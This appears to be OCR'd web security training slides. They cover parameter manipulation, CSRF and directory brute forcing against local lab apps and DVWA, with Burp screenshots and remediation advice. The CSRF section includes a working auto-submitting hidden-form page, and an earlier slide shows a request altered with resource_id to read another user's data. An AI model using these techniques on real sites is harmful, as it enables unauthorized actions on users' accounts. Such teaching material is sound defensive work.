



127.0.0.1:1337/parameter-manipulation.php
Show Me My Text!
Home
Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:1337
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 23

show=Show+Me+My+Text%21
```


127.0.0.1:1337/parameter-manipulation.php
Show Me My Text!
Home
Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project optio
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:1337
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 23

show=Show+Me+My+Text%21&resource_id=3
```




I am Alice's resource

Cross-Site Request Forgery (CSRF)


- An attack in which an attacker tricks a user, who is authenticated with the target application, to visit a page that submits a request to the application on behalf (and with the privileges) of the authenticated user.
- This type of attack can be used to add or remove data from the application or perform administrative actions, such as changing application settings, if an administrator is successfully targeted
- The attack can also be used to inject malicious content, such as XSS payloads, into the application on behalf of legitimate users
- A level of social engineering is usually required
- Common causes:
  - The application does not verify that the request comes from the application’s domain
- Remediation:
  - Cross-Origin Resource Sharing (CORS) policies
  - Use of unique non-guessable secret tokens only generated on application pages to ensure that the request originates from a legitimate application page and is deliberately submitted. These can be implemented as cookies or hidden form fields
  - Use of hard-to-guess request structures and parameter values when submitting forms or otherwise issuing create/update/delete requests to the application

CSRF - Example


127.0.0.1:1337/csrf.php


Login:
Username: Bob Password: ●●●●●●●●● Submit

Home


127.0.0.1:1337/parameter-manipulation.php


Login:
Username: Bob Password: ●●●●●●●● Submit

Home


127.0.0.1:1337/csrf.php


Bob's updated resource! Update My Text!

Home


127.0.0.1:1337/parameter-manipulation.php


Show Me My Text!

Home


127.0.0.1:1337/csrf.php

Update successful!
Login:
Username: Password: Submit

Home


127.0.0.1:1337/parameter-manipulation.php


I am Bob's updated resource!

Login:
Username: Password: Submit

Home


CSRF - Example

- An attacker can make the page below and trick Bob into visiting it




```
<html>
  <body>
    <form id="1" action="http://127.0.0.1:1337/csrf.php" method="POST">
      <input type="hidden" name="text" value="I am Bob's CRSF-updated resource!" />
      <input type="hidden" name="update" value="" />
    </form>
  </body>
  <script>
  document.forms[0].submit();
  </script>
</html>
```

- Bob has to be logged into the application




CSRF - Example

- When Bob visits the page, the request is submitted to the application on his behalf




```
POST /csrf.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

text=I+am+Bob%27s+CRSF-updated+resource%21&update=
```



127.0.0.1:1337/csrf.php


Update successful!
Login:
Username: Password:

- Note there is no ‘Referer’ header. We can now check that the update actually took place:




127.0.0.1:1337/parameter-manipulation.php

Login:
Username: Bob Password: ••••••••



127.0.0.1:1337/parameter-manipulation.php



127.0.0.1:1337/parameter-manipulation.php

I am Bob's CRSF-updated resource!

Login:
Username: Password:


CSRF and XSS

- The injected text could have been an XSS payload
- An unauthenticated attacker cannot update a user’s saved Text normally, but they can with a CSRF attack – introducing an unauthenticated code injection vector
- Stored XSS – the attack would launch every time the user accesses their saved text
- Difficulties – the attacker needs to trick users who are logged in to the application; the attacker needs to know or guess the request structure

Directory/File Brute Force


- An attacker is able to use wordlists and lists of known default resources to find test files, installation files, backups and other content that is not intended for access via the application
- Tools such as DirBuster/ZAP or Nikto can be used, as they have lists of common directory and file names, as well as files relevant to frameworks and other application software
- Common causes:
  - Reliance on ‘security through obscurity’ – what cannot be seen, cannot be found
  - Default installation files and test files not removed from the production server
  - Backups stored on the same host as the application
  - Access control misconfiguration – application users should not be able to access non-application files on the server

Directory/File Brute Force - Example



Host	Method	URL
http://10.122.148.72	GET	/dvwa/js/dvwaPage.js
http://10.122.148.72	GET	/index.php
http://10.122.148.72	GET	/login.php
http://10.122.148.72	GET	/security.php
	GET	/setup.php
	GET	/vulnerabilities/brute/
	GET	/vulnerabilities/brute/?us...
	GET	/vulnerabilities/brute/?us...
	GET	/vulnerabilities/brute/?us...
	GET	/vulnerabilities/brute/?us...

```
GET /dvwa/js/dvwaPage.js HTTP/1.1
Host: 10.122.148.72
User-Agent: Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```



Target

Define the start directory for the content discovery session, and whether files or directories should be targeted.

Start directory: http://10.122.148.72/

Discover: [✓ Files and directories] Files only / Directories only

[✓] Recurse subdirectories

Max depth: 16

Filenames

Configure the sources Burp should use for generating filenames to test.


- [✓] Built-in short file list
- [✓] Built-in short directory list
- [✓] Built-in long file list
- [✓] Built-in long directory list
- [✓] Names observed in use on target site
- [✓] Derivations based on discovered items

File Extensions

These settings control how the discovery session adds file extensions to file stems that are being tested.

- [✓] Test these extensions: asp, aspx, htm, html, jsp, php
- [✓] Test all extensions observed in use on target site, except for: class, com, doc, exe, gif, gz, jar, jpeg, jpg, mp3, mpeg, mp
- [✓] Test these variant extensions on discovered files: bac, BAC, backup, BACKUP, bak, BAK, conf, cs, csproj, g
- [✓] Test file stems with no extension

Directory/File Brute Force - Example



Content discovery: http://10.122.148.72/

Control | Config | Site map

Discovery Session Status


Use these settings to monitor and control the discovery session.

Session is running

Requests made:	2,491
Bytes transferred:	970,202
Errors:	0
Tasks queued:	49
Spider requests queued:	0
Responses queued for analysis:	59

Queued Tasks

Path	Task	Requests
/external/	Test observed file names with custom extensions	108
/external/	Test observed directory names	
/icons/	Test observed file names with custom extensions	
/icons/	Test observed directory names	
/	Test short directory list	169
/config/	Test short file list with custom extensions	
/config/	Test short directory list	
/external/	Test short file list with custom extensions	
/external/	Test short directory list	
/icons/	Test short file list with custom extensions	
/icons/	Test short directory list	
/vulnerabilities/	Test extension variants on view_help.php	
/vulnerabilities/	Test extension variants on view_source.php	
/dvwa/images/	Test extension variants on RandomStorm.png	
/	Test extension variants on instructions.php	
/	Test extension variants on phpinfo.php	
/	Test extension variants on logout.php	
/	Test extension variants on ids_log.php	
/	Test extension variants on about.php	
/	Test extension variants on favicon	
/	Test extension variants on dvwa	
/	Test extension variants on hackable	
/	Test extension variants on index.php	
/	Test extension variants on login.php	
/	Test extension variants on security.php	
/	Test extension variants on setup.php	



Content discovery: http://10.122.148.72/

Control | Config | Site map

Filter:

```
▼ http://10.122.148.72
    /
    about.php
  ▼ config
      /
    docs
    docs
  ▶ dvwa
    dvwa
  ▼ external
      /
    favicon
    hackable
    hackable
  ▶ icons
    ids_log.php
    index.php
    instructions.php
    login.php
    logout.php
    phpinfo.php
    robots
    security.php
    setup.php
  ▶ vulnerabilities
    vulnerabilities
```

Host	Method	URL	Params	Status	Length	MIME type
http://10.122.148.72	GET	/external/	☐	200	1241	HTML

Request | Response

Raw | Headers | Hex | HTML | Render


Index of /external

Name	Last modified	Size	Description
Parent Directory		-	
phpids/	2016-07-19 15:31	-	
recaptcha/	2016-07-19 15:31	-	

Exercises


- Damn Vulnerable Web App
  - File Inclusion
  - CSRF – note that this is also a ‘password change mechanism’ issue

Exercises - CSRF


Firefox about:config

Search: strict_origin_policy

Preference Name	Status	Type	Value
security.fileuri.strict_origin_policy	default	boolean	true


Firefox about:config

Search: strict_origin_policy

Preference Name	Status	Type	Value
security.fileuri.strict_origin_policy	user set	boolean	false


Session Management

- Cookie Attributes
- Exposed Session Variables
- Session Fixation
- Logout functionality issues
- Session Timeout

